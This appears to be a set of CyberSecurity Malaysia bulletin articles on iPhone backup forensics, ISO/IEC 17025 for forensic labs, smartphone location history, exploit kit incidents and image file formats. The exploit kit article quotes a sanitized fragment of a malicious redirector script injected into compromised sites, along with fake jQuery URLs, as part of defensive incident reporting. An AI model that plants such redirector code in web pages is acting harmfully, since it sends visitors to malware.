| Notes | ca3bc056d4da0bbf88b5fb3be254f3b7147e639c |
| Call History | 2b2b0084a1bc3a5ac8c27afdf14afb42c61a19ca |

*Table 3: iOS 7 iPhone backup*

All these are SQLite database files and the data can be viewed simply with the SQLite Database Browser.

A few matters need to be considered when using this method. A backup file only exists if the suspect created an iPhone backup on a computer. If the backup was created ages ago, then it might not be important or relevant to the case objective. Or what is worse, the suspect could have encrypted the backup file and the investigator might never gain access to the file unless the suspect submits the password. From experience, the best solution in investigating a mobile phone is to analyse the phone itself, but luck is not always with us.

## Conclusion

From the findings, it can be asserted that mobile phone evidence can help solve all types of cases. Moreover, law enforcement officials and legal firms realize the importance of evidence contained on mobile phones and other mobile devices, and how such evidence can greatly affect the outcome of a trial. In addition, data recovered by XRY has been used successfully in various court systems around the world. Refer to:

- http://www.breakingnews.ie/ireland/ira-membership-trial-hears-mobile-phone-evidence-549779.html
- http://www.theborneopost.com/2011/12/01/recovered-blackberry-had-received-call-from-%E2%80%98datuk-pathma-2%E2%80%99-high-court-told/

## References

*1. http://www.shoutmeloud.com/top-mobile-os-overview.html*

*2. https://en.wikipedia.org/wiki/XRY_(software)*

*3. http://accessdata.com/solutions/digital-forensics/mpe*

*4. http://www.cellebrite.com/Mobile-Forensics*

*5. http://www.forensicmag.com*

*6. https://investigation.com*

# Process Improvement Through ISO – The next level for the Digital Forensics Laboratory

By | Sarah Khadijah Taylor, Akmal Suriani Bt Mohamed Rakof, Muhamad Zuhairi B Abdullah, Intan Maizura Bt Ab Aziz & Ummu Ruzanna Bt Abd Razak

## Introduction

The Digital Forensics Department of CyberSecurity Malaysia has actively been involved in digital forensic cases since 2006. After several years of processing cases, it was realized that the process of handling cases, exhibiting, equipment, data protection and many more need to be improved.

Through networking sessions with various forensic practitioners across the world, we noticed that we were missing an element in managing a digital forensic laboratory – the quality system.

Since then, the Digital Forensics Department has concentrated on implementing a quality system based on ISO/IEC17025. In 2011, the department successfully obtained ASCLD/LAB international accreditation.

## Problem Statement

For a laboratory that has perhaps ten (10) to twenty (20) cases per year, maintaining laboratory output quality is not an issue at all. But for a laboratory with more than 100 cases per year, maintaining quality becomes a challenge. The problem here is with how to ensure that each forensic report produced by our laboratory has zero mistakes. Hence, this is our problem statement.

If your laboratory experiences the same thing, then perhaps the next level is to carry out a process improvement through ISO/IEC17025.

This article briefly describes the ISO/IEC17025 requirement for a digital forensics laboratory.

## Using Iso/Iec17025 As A Guideline

The ISO/IEC17025 General Requirements for the Competence of Testing and Calibration Laboratories specify 15 requirements for laboratory management and 10 requirements for the technical aspect of a laboratory.

Among the most important areas are the personnel, forensic method, equipment, exhibit management and management commitment. This article shall briefly explain the important aspects of a digital forensics laboratory.

### A. Technical Personnel Management

Technical personnel, or the analysts and assistants, must be competent and proficient to perform forensic work. The following outline is a checklist to consider:

| Checklist | Description |
|---|---|
| Personnel File | A laboratory must always maintain an up-to-date record of all technical personnel in a dedicated file. This file may be in hardcopy of softcopy format. Records may contain lists of training, attended court sessions, academic qualifications and certifications. When the need arises, the laboratory can always refer to the Personnel File to assist in decision-making. |
| Training | Technical personnel must be properly trained before they can conduct a forensic case. Training can be from internal or external sources. A training program shall also take into account continuous personnel education. Moot court training is also a must for each personnel. |
| Competency & Proficiency Testing | To measure a newly hired technical personnel's capability in conducting a case, a competency test can be conducted. The result from this test can be used to determine whether a personnel is competent to perform the work. Proficiency testing is a test set to determine the proficiency level of technical personnel. This test is usually conducted for current technical personnel to ensure they continuously have the skills to perform forensic work. |

| | |
|---|---|
| Evaluation of Expert Testimony | To ensure continuous improvement, each time a technical personnel provides expert testimony in court, their performance in court must be evaluated. Among criteria to be evaluated are technical accuracy, good eye contact, clear voice and good preparation and organization. |

## B. Exhibit Management

A digital evidence exhibit must be managed properly to ensure it is admissible in court.

| Checklist | Description |
|---|---|
| Labelling | Each exhibit (or its package) must be labelled at the time of sealing. The label must be unique and remain throughout the lifetime of the exhibit in the laboratory. The label must also enable tracking sub-items, such as SIM cards or SD cards belonging to a hand phone. |
| Registering | The exhibit must be registered in some form or in a system. Items to document include the serial number, manufacturer, model, label and any other unique description. |
| Sealing | The exhibit must be sealed and the seal must be able to show any access attempts. The person conducting the sealing must then initial and date the seal. |
| Chain of custody | Each exhibit must have a record of the chain of custody. Items to document for such record are the exhibit label, submitter's name, receiver's name and handover date. |
| Storage | The room or facility that stores the exhibit must be limited to authorized personnel only. A laboratory can use biometric access or manual keys. An exhibit check-in and check-out log must also be maintained by the room keeper. To secure the room, CCTV surveillance can be installed to monitor access to the room. |

## C. Equipment Management

Another important aspect of the digital forensics laboratory is the equipment. Equipment must be properly maintained and regularly tested to ensure it is functioning well. In this context, equipment covers hardware and software. The following is a list of key points in equipment management.

| Checklist | Description |
|---|---|
| Regular testing | New equipment must be tested before being released to the laboratory. This also applies to software being updated or patched. Equipment that goes outside the control of the laboratory, for example that is lent to other departments, must also be tested. Software downloaded from the Internet must be tested as well before technical personnel may use it. |
| Create a Maintenance Plan | Forensic equipment must be maintained according to a maintenance plan. The laboratory must create its own maintenance plan and follow the schedule. Faulty equipment must be clearly labelled and put out of service. |
| Create a Master List | Forensic equipment must be uniquely labelled to ease maintenance activity. This equipment must then be documented on a Master List. |

## D. Method of Acquisition and Analysis

The method of forensic acquisition and analysis must be monitored to ensure accurate results can be produced. It is advisable to use a method that is already accepted by the digital forensics community.

| Checklist | Description |
|---|---|
| Validate the method | The method used to conduct analysis must be validated to ensure it is able to yield accurate results. Some methods such as imaging depend on the equipment. Thus, the laboratory can use a test procedure as described in section C to validate the method. |

| | |
|---|---|
| Document the method | The method must be properly documented so the analyst can refer to it. This is also to ensure the laboratory uses a standard method to facilitate the court's understanding of the method employed. |

### E. Management Commitment

A forensic laboratory needs to have strong support and commitment from top management in order to continually provide forensic service and for the laboratory to keep enhancing One of the ISO/IEC 17025 requirements is for the laboratory to conduct meetings with top organization management annually to discuss laboratory updates, concerns and problems. This shall serve as a good platform for the laboratory to present issues such as lack of budget and staff.

## Summary

This article presented major checklists for forensic laboratory to apply should the management decide to bring the laboratory to the next level.

The aim of a quality system is to minimize analysis result inaccuracies. It is meant to ensure that each laboratory output (the forensic report) is on par with acceptable standards. With a quality system, the laboratory has the opportunity to continuously improve its process through audit exercises. A quality system also provides the laboratory management with a certain level of confidence on its own output. Having a process in place in accordance with ISO will also help establish technical personnel credibility in court.

## References

1. *'ASCLD/LAB-International Testing Program', http://www.ascld-lab.org/international-testing-program/, viewed on 30th August 2016.*

2. *'ISO/IEC 27001 - Information security management', http://www.iso.org/iso/home/standards/management-standards/iso27001.htm, viewed on 1st August 2016.*

3. *ISO/IEC 27001:2013 Information technology -- Security techniques -- Information security management systems -- Requirements, 2nd edition.*

4. *ISO/IEC 17025:2005 General requirements for the competence of testing and calibration laboratories, 2nd Edition.*

# Your Smartphone Knows Exactly Where You Go

By | Kamarul Baharin Bin Khalid & Ahmad Aizuddin Aizat Bin Tajul Arif

Phones released today are considered smartphones, as their features are more than just for making calls and replying to text messages. For instance, smartphones have the capability to access the Internet while on the road. With this, smartphones contain lots of other features like Internet browsing, reading emails, chatting with friends through social media, watching movies, getting directions, etc. Smartphones are basically considered mini computers.

One of the features a smartphone has is navigation, which provides directions to the user's destination. With this feature, the user simply needs to search for their destination and the smartphone will calculate the fastest route available by trying to avoid heavy traffic roads for example. The user also has the option to avoid toll roads if they want to save money.

How does your smartphone know where you are? It can know where you are located in one of two ways.

One method is using cell towers to calculate your location. As you travel, your smartphone connects from one cell tower to another, while your signal is also transferred from one cell tower to another in an attempt not to disconnect your call. The cell tower to which you are connected monitors the strength of your smartphone signal. With this information, your smartphone can triangulate your location based on the strength of your signal, the angle at which you approach the cell tower and how long it takes for the signal to travel between cell towers. The problem with this method, however, is that the calculated location is not accurate.

Another method involves using GPS satellite. There are about 27 GPS satellites orbiting the earth. With these satellites and a GPS receiver, most smartphones can use trilateration to determine your exact location. The smartphone will look for 3 or more accessible GPS satellites and draw a sphere around each. Then your smartphone searches for the intersection of these spheres on the ground and will pinpoint your location. The problem with using GPS satellite is that a GPS receiver must have a clear line of sight to the satellite to get a fixed location and tree covers and buildings can prevent getting an accurate satellite signal.




*Figure 1: GPS Satellite Trilateration*





*Figure 2: Cell Tower Triangulation*

To solve these problems, an assisted or enhanced GPS has been introduced and is now built in most smartphones. With this method, information from cell towers, WiFi and GPS satellite is used to calculate your location. Cell towers and WiFi are used to get your current location when the GPS satellite is not in a clear line of sight, which means it will work inside buildings, under trees, etc. When outside, the GPS satellite signal works in conjunction with cell towers and WiFi signals to get a more accurate location, which also makes the smartphone get your current location faster.

This feature is great and it is neat that you can look back on your day-to-day journey. You can even easily check your work mileage when required or parents can keep track of their kids' location. Nonetheless, there is a drawback with privacy issues, as this feature keeps track of all the locations you have been. These locations are saved locally in the phone and some are synced to the cloud. The figure below shows how to access this information and disable it in Android and iOS devices.

For Android devices or Google apps running in iOS devices, the location history is stored in a Google account in the cloud. To view this, go to Google Maps Timeline using your Google account from the following URL (Figure 3):

Google Maps Timeline: https://maps.google.com/locationhistory/




8 places
See your most visited places and all the places you've been based on your Location History

Seri Kembangan and Serdang
Sep 22 – 23, 2016
MORE TRIPS

Location History is on
Your location is reported by your mobile device and only you can see it.
PAUSE LOCATION HISTORY

*Figure 3: Screenshot of Google Location History*

By default, location history is enabled in Android devices and also Google apps in iOS devices and can be viewed in the link above. As seen in Figure 3, a common history of visited locations is represented by red dots. Double clicking on a red dot gives the traveling information from/to the location, as shown in Figure 4.



2016 September 10

Plaza Alam Sentral 6:51 PM - 7:27 PM
Jalan Majlis, Seksyen 14, 40000 Shah Alam, Selangor, Malaysia
CONFIRM

Driving - 4.0 km 9 mins

Udi Property Sdn. Bhd. 7:37 PM - 9:08 PM
No.19, Jalan Bola Jaring 13/15, Seksyen 13, Selangor, Seksyen 13, 40100 Shah Alam, Selangor, Malaysia
CONFIRM

Driving - 2.5 km 54 mins


Batu 3 Interchange, Federal Hi... 10:03 PM - 10:45 PM
40150 Shah Alam, Selangor, Malaysia

Driving - 2.2 km 13 mins

Shah Alam
10 Saturday September 2016
11 Sunday September 2016

*Figure 4: Screenshot of Google Timeline*

As long as this setting is activated, Google will keep getting your current location and storing it in the cloud. For Android devices, this feature setting can be accessed in location settings, as shown in Figure 5.


Location

On

Mode
High accuracy

Recent location requests


Google Play services
High battery use

Google Search
Low battery use

Location services

Google Location Reporting

*Figure 6: Location Settings*


Google location settings

Location Reporting
Off

Location History
Off

*Figure 6: Google Location Reporting Settings*

Google Location Reporting settings are divided in two modules as shown in Figure 6:

1. **Location Reporting** module reports to all apps that request your current location. Applications like Google Maps, Foursquare, Facebook, etc. get your current location from this module.
2. **Location History** module keeps track of all your location history. Google uses this module to request your location history and try to predict where your home and work location are from your daily location information. With traffic info, Google can now estimate your commute time from home to work or vice versa. Google also uses this information to understand the most frequently visited locations.

There are 3 ways to disable the location history in Android devices:

1. Totally disable the location service by turning it off (Figure 5). This will totally switch off the GPS service (Location Reporting & Location History module)
2. Turning off the Location Reporting module only turns off access to Android applications but the location history is still recorded (Figure 6)
3. Turning off Location History module only stops Google from keeping the location history but location reporting is still available (Figure 6)

Google applications on iOS devices have the same feature enabled. The settings to disable this feature are located in each Google application. Figure 7 shows an example setting in the Google Maps application on iOS:





Figure 7: Location History Settings in Google Map for iOS

Although you have disabled the location history feature in your device, old location history is still stored in the cloud. This can be removed using either of these methods:

1. On the device, old location history can be removed on the Location History module setting page, as shown in Figure 8. This setting is available on Android devices and also Google Applications on iOS devices.



Location History OFF


This setting allows Google to store a history of your location data from devices where you have enabled Location Reporting for this account. Location History helps you get more out of Google—for example, Google Now may use it to notify you about traffic on your commute.

You can view and manage your Location History at maps.google.com/locationhistory. You can turn off Location History at any point, but doing so will not remove existing entries. The button below will delete all existing Location History entries for your account.

DELETE LOCATION HISTORY

Figure 8: Delete Location History on Devices

2. On the Google Timeline web, old location history can be removed by clicking on the trash can icon available on the Web itself, as shown in Figure 9.



8 places

See your most visited places and all the places you've been based on your Location History

Seri Kembangan and Serdang

Sep 22 – 23, 2016

MORE TRIPS

Location History is on

Your location is reported by your mobile device and only you can see it

PAUSE LOCATION HISTORY

Figure 9: Remove Location History from the Web

Your phone collects a lot of data about you including your location. There are pros and cons as mentioned earlier when enabling Location History. It is the user's choice to decide whether to enable this feature. From a security perspective, enabling it helps protect the phone if it is lost. From an application perspective, the application knows where you are and can give suggestions or help if you are lost. But from a privacy perspective, all your locations are recorded.

## References

1. *http://electronics.howstuffworks.com/gps-phone.htm*

2. *http://www.cnet.com/uk/how-to/how-to-delete-and-disable-your-google-location-history/*

3. *http://www.howtogeek.com/195647/googles-location-history-is-still-recording-your-every-move/*

4. *https://lifehacker.com/psa-your-phone-logs-everywhere-you-go-heres-how-to-t-1486085759*

5. *https://www.maketecheasier.com/stop-google-recording-location-history/*

# Current Trend in Exploit Kit Incidents

By | Sharifah Roziah Mohd Kassim

## Introduction

Exploit kits are malicious toolkits with pre-written exploit codes that take advantage of vulnerable systems or software applications with the ultimate goal of uploading and executing malware. They have been out for some time but are lately becoming a serious threat to industries, government sectors and organizations. Exploit kits are estimated to be the main culprit responsible for the increasing number of malware infections worldwide.

The statistics below show the number of exploit kit incidents received by MyCERT over the past years.




*Figure 1: Statistics on Exploit Kit Incidents Reported to MyCERT*

## Modus Operandi

Exploit kits work by gathering information about a particular target machine, identifying vulnerabilities, finding an appropriate exploit and delivering the exploit, which is normally driven by downloads or malware. Exploit kits are becoming sophisticated and do not even require skills or expertise in exploit kits or in computing, thus allowing anyone to use the kits. They have a very user-friendly interface which displays a list of potential exploits.

The diagram below shows how an exploit kit works:



Website has been compromised & injected with a malware (Exploit Kit Redirector)
Hacker
http://www
Hacker injects malicious code
User is browsing a website
Redirects to exploit kit Via Drive-by-downloads
1
2
Hacker host Exploit kit
Exploit kit scan user's computer for vulnerabilities & drop payload into user's computers
3
4
Sensitive information from Victim machine will be Passed to hacker
Server that hosts exploit kit
Potential victim

*Figure 2: Diagram of How an Exploit Kit Works*

Exploit kits mostly target Flash Player and Internet Explorer, while the Angler Exploit Kit was the most successful exploit kit in 2015.

The table below lists the various exploit kits reported to MyCERT since 2012.

| Exploit Kits |
|---|
| g01pack exploit kit |
| Fiesta exploit kit |
| AnglerEK |
| Angler |
| Magnitude |
| Nuclear |
| Neutrino |

*Figure 3: List of Exploit Kits Reported to MyCERT*

## Sample Exploit Kit Incidents

The following are sample incidents on vulnerable servers that were injected with malicious scripts. When an innocent user visits the vulnerable site, they will be redirected to an exploit kit without knowing. Due to confidentiality, some information has been sanitized in the sample incidents.

*Incident 1*

http://abc.com/

The above website has been compromised and injected with a malicious javascript. The injected malicious script is as follows:

Content of the malicious script injected in available (re-mirror) here: (v=zzz.location.search.match(/zzz_term=([^&]+)/))==null?(t=document.title)==null?'':t:v[1]:k))+'&se_referrer='+zzzComponent(document.referrer)+'&source='+zzzComponent(zzz.location.host))+'"><'+'/script>');}</script>

Analysis finds the fake jquery is actually a redirector associated to Exploit Kit that will redirect users who browse http://abc.com/ to nuclear, neutrino and magnitude exploit kits.

*Figure 4: Sample Incident Reported to MyCERT*

*Incident 2*

http://www.yy.com
http://www.xx.com

The above sites had been compromised and injected with a malicious script. The injected malicious script is as follows:

1. http://xx.com/zzzz/yyy/view/javascript/jquery/zz/jquery-ui-1.zz.zz.custom.min.js

2. http://xxa.com/yyy/zzz/javascript/jquery/zz/jquery-ui-1.zz.zz.custom.min.js

The injected malicious code redirects innocent users who visit the above sites to an Exploit Kit.

*Figure 5: Sample Incident Reported to MyCERT*

In both incidents, we can see how vulnerable servers are compromised and injected with malicious script. The script actually redirects users to an exploit kit, so when users browse the vulnerable site, they will be redirected to the exploit kit and get infected. It is important for administrators to ensure servers are properly secured and up-to-date with the latest updates or patches.

## Mitigation against Exploit Kits

### Detection

In order to detect an exploit kit infection, scan your computer with an updated antivirus software. Any antivirus software should be able to detect the presence of malware on an infected computer. Upon detection, the antivirus software can automatically clean up the infected computer.

Apart from that, users need to ensure their applications are up-to-date with the latest patches, because the cause of infection may be outdated software or applications.

### Prevention

a. End users must ensure their computers have antivirus software installed and are updated with the latest signature files to protect their computers from exploit kit infections.

b. Users must equip themselves with security awareness and best practices to avoid clicking on unknown links or visiting suspicious or untrusted sites.

c. Keep your software and application up-to-date with the latest patches, as exploit kits may target and exploit outdated applications or software.

d. Enterprises may want to investigate anomaly-based detection systems to possibly help detect exploited machines or malware with certain characteristics earlier.

## References

*1. https://blog.malwarebytes.com/cybercrime/2013/02/tools-of-the-trade-exploit-kits/*

*2. https://en.wikipedia.org/wiki/Exploit_kit*

*3. https://www.trendmicro.com/cloud-content/us/pdfs/security-intelligence/white-papers/wp-evolution-of-exploit-kits.pdf*

*4. http://searchsecurity.techtarget.com/tip/Exploit-kits-evolved-How-to-defend-against-the-latest-attack-toolkits*

*5. https://blog.malwarebytes.com/threats/exploit-kits/*

# Understanding Image File Formats

By | Nurul ‘Ain Zakariah & Zaihasrul Ariffin

## Introduction

Have you ever wondered about the various image file formats when working on the computer, especially image editing software? A file format is the structure of how information is stored or encoded in a computer file. When should you use JPG format instead of PNG? Are you familiar with the extensions after image file names? We tend to get confused with the differences between image files due to the vast array of formats available. Each file type has different respective functions, purposes, advantages and disadvantages. Saving image files in the correct formats can make a big difference to the project you are working on. Therefore, it is important to understand their features to produce an optimal quality image project.

## Understanding File Types

### 1. JPG - Joint Photographic Experts Group

JPG or JPEG is one of the most common image file formats encountered. It is a compressed raster file and known for its lossy compression, which sacrifices some image details with decreasing file size. JPG images can be easily placed in most image editing software including other text-based programs such as Microsoft Word. It is commonly used when a small photographic file is needed, typically for the Web, which requires faster loading. However, there are two disadvantages of JPG images: they do not resize well and do not support transparency, meaning they have a background fill and the images are always in the shape of a rectangle or square with a solid background.

### 2. GIF – Graphics Interchange Format

Apart from the ability to project an image with a transparent background, GIF can also animate images that are commonly used as webpage banner advertisements. A GIF is formed from up to 256 colours in the RGB colourspace. The fewer colours and shades contained in an image, the smaller the file size is. Therefore, GIF images are ideal only for on-screen viewing.

### 3. PNG – Portable Network Graphics

PNG is an alternative format to JPG. It is commonly used for on-screen viewing such as websites due to the low resolution. PNG uses lossless compression, which means you can still edit the image without sacrificing its quality. However, because PNG files have low resolution, printing quality is not very good. Despite a limited colourspace, PNG images are saved with more colours compared to GIF. They can also have a transparent background, which makes them ideal for saving logo files for websites because they can be placed over a coloured background.

### 4. EPS – Encapsulated PostScript

EPS is an example of a vector file created by an illustration program to produce high-resolution graphics and text for printing. Most design software can create EPS files, such as Adobe Illustrator, AutoCAD and Corel Draw. EPS files are scalable and resolution-independent, meaning they can be scaled to any size without losing image quality and detail. EPS files can also be used to open vector-based artwork. It is the standard format in the printing industry.

### 5. SVG – Scalable Vector Graphics

SVG is a graphic file that uses two-dimensional vector graphic format created by the World Wide Web Consortium (W3C). It describes images and their elements (e.g. figures, objects, drawings) in special text format (XML). The file is developed in standard format to display vector graphics on the Web. SVG is typically used for creating icons for websites. The image can be stretched and compressed without losing image quality and does not look blurred on devices with high pixel density, thus making it very compatible for viewing on various smartphones and tablets. In addition, SVG files can be opened in any Web browser.

### 6. BMP – Windows Bitmap


BMP is a raster image format invented by Microsoft. These files are large since colour data is saved in each individual pixel in the image without compression, thus preserving high quality. Since the file size is large, it is not suitable for use on websites as it will take longer to load and occupy a lot of storage space.

### 7. TIFF – Tagged Image File Format

TIFF is a lossless raster file format, meaning that no details are lost when the file is saved and compressed. TIFF works on almost all image-editing software on the market. It can be saved in a variety of colour formats. TIFF file size is large so it is primarily used for print production. It is the gold standard for printing high-quality images, including professional photographs, books, brochures and magazines.

## Comparative analysis of file types

The table below shows a comparative analysis of file types.



| | JPEG | PNG | GIF | EPS | SVG | BMP | TIFF |
|---|---|---|---|---|---|---|---|
| File Extensions | .jpg .jpeg .jpe .jif .jfif .jfi | .png | .gif | .eps .epsi .epsf | .svg .svgz | .bmp .dib | .tiff .tif |
| Name | Joint Photographic Experts Group | Portable Network Graphics | Graphics Interchange Format | Encapsulated PostScript | Scalable Vector Graphics | Windows Bitmap | Tagged Image File Format |
| **Features** | | | | | | | |
| Lossless | X | √ | √ | √ | √ | √ | √ |
| Animation Support | X | X | √ | X | √ | X | X |
| Transparency support | X | √ | √ | √ | √ | √ | X |
